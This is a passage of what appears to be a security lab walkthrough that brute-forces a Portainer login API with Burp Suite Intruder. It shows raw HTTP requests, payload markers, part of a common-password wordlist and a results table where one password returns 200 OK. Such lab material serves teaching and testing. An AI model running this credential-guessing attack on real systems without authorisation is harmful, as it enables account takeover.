Host: 192.110.225.3:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.110.225.3:9000/
Content-Type: application/json
Content-Length: 42
Cookie: portainer.LOGIN_STATE_UUID=e09aea4d-5212-4f61-a0a0-ad98cd513e93
Connection: close

{"username":"admin","password":"password"}
```


Step 11: Click on the “Go” button and check the received response:



```
HTTP/1.1 422 Unprocessable Entity
Content-Type: application/json
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Date: Mon, 25 Nov 2019 14:09:23 GMT
Content-Length: 59
Connection: close

{"message":"Invalid
credentials","details":"Unauthorized"}
```

The status code of the received response is 422.

Step 12: Right click on the request and select “Send to Intruder”.



Attack Target


Configure the details of the target for the attack.

Host: 192.110.225.3

Port: 9000

□ Use HTTPS

Step 13: Navigate to the positions tab in the Intruder tab.



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
POST /api/auth HTTP/1.1
Host: 192.110.225.3:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.110.225.3:9000/
Content-Type: application/json
Content-Length: 42
Cookie: portainer.LOGIN_STATE_UUID=§e09aea4d-5212-4f61-a0a0-ad98cd513e93§
Connection: close

{"username":"§admin§","password":"§password§"}
```

3 payload positions

Length: 472

Step 14: Click on the Clear button to remove all the markers. Select “password” from the POST data and click on the Add button.



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
POST /api/auth HTTP/1.1
Host: 192.110.225.3:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.110.225.3:9000/
Content-Type: application/json
Content-Length: 42
Cookie: portainer.LOGIN_STATE_UUID=e09aea4d-5212-4f61-a0a0-ad98cd513e93
Connection: close

{"username":"admin","password":"password"}
```

0 payload positions

Length: 466

Marker added on password:



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


```
POST /api/auth HTTP/1.1
Host: 192.110.225.3:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.110.225.3:9000/
Content-Type: application/json
Content-Length: 42
Cookie: portainer.LOGIN_STATE_UUID=e09aea4d-5212-4f61-a0a0-ad98cd513e93
Connection: close

{"username":"admin","password":"§password§"}
```

Type a search term — 0 matches

1 payload position

Length: 468

Step 15: Navigate to the Payloads tab.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 — Payload count: 0

Payload type: Simple list — Request count: 0


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Enter a new item

Add from list ... [Pro version only]

Step 16: Click on the Load button and select the 100-common-passwords.txt present in the wordlist folder on the Desktop.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, an

Payload set: 1

Payload type: Simple list

Payload Options [Simple list]

This payload type lets you configure a

Enter a new item

Add from list ... [Pro version only]


Look In: wordlists

100-common-passwords.txt

File Name: 100-common-passwords.txt

Files of Type: All Files

After loading wordlist:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100

Payload type: Simple list Request count: 100

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
242424
0987654321
marisol
nikita
daisy
jeremiah
pineapple
mhine
```

Enter a new item

Add from list ... [Pro version only]

Step 17: Click on Start attack. On failed authentication the status code will be 422, any other status code could mean that the credentials are correct.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 101


Payload type: Simple list Request count: 101

Burp Intruder

The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit https://portswigger.net for more details about Burp Suite Professional which contains the full version.

0987654321
marisol
nikita
daisy
jeremiah

Click on the OK button.




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	error	exception	illegal	invalid	fail	stack
52	twinkle	422	☐	☐	270	☐	☐	☐	☑	☐	☐
53	pantera	422	☐	☐	270	☐	☐	☐	☑	☐	☐
54	february	422	☐	☐	270	☐	☐	☐	☑	☐	☐
55	birthday	422	☐	☐	270	☐	☐	☐	☑	☐	☐
56	shadow1	422	☐	☐	270	☐	☐	☐	☑	☐	☐
57	qwert	422	☐	☐	270	☐	☐	☐	☑	☐	☐
58	bebita	422	☐	☐	270	☐	☐	☐	☑	☐	☐
59	87654321	422	☐	☐	270	☐	☐	☐	☑	☐	☐
60	twilight	422	☐	☐	270	☐	☐	☐	☑	☐	☐
61	imissyou	422	☐	☐	270	☐	☐	☐	☑	☐	☐
62	pollito	422	☐	☐	270	☐	☐	☐	☑	☐	☐
63	ashlee	422	☐	☐	270	☐	☐	☐	☑	☐	☐
64	tucker	422	☐	☐	270	☐	☐	☐	☑	☐	☐
65	cookie1	200	☐	☐	357	☐	☐	☐	☐	☐	☐
66	shelly	422	☐	☐	270	☐	☐	☐	☑	☐	☐
67	catalina	422	☐	☐	270	☐	☐	☐	☑	☐	☐

68 of 100

The payload “cookie1” resulted in 200 OK response.

Step 18: Disable the proxy settings on Mozilla Firefox.



Connection Settings

Configure Proxy Access to the Internet

● No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

○ Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

□ Use this proxy server for all protocols

SSL Proxy Port 0

FTP Proxy Port 0

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

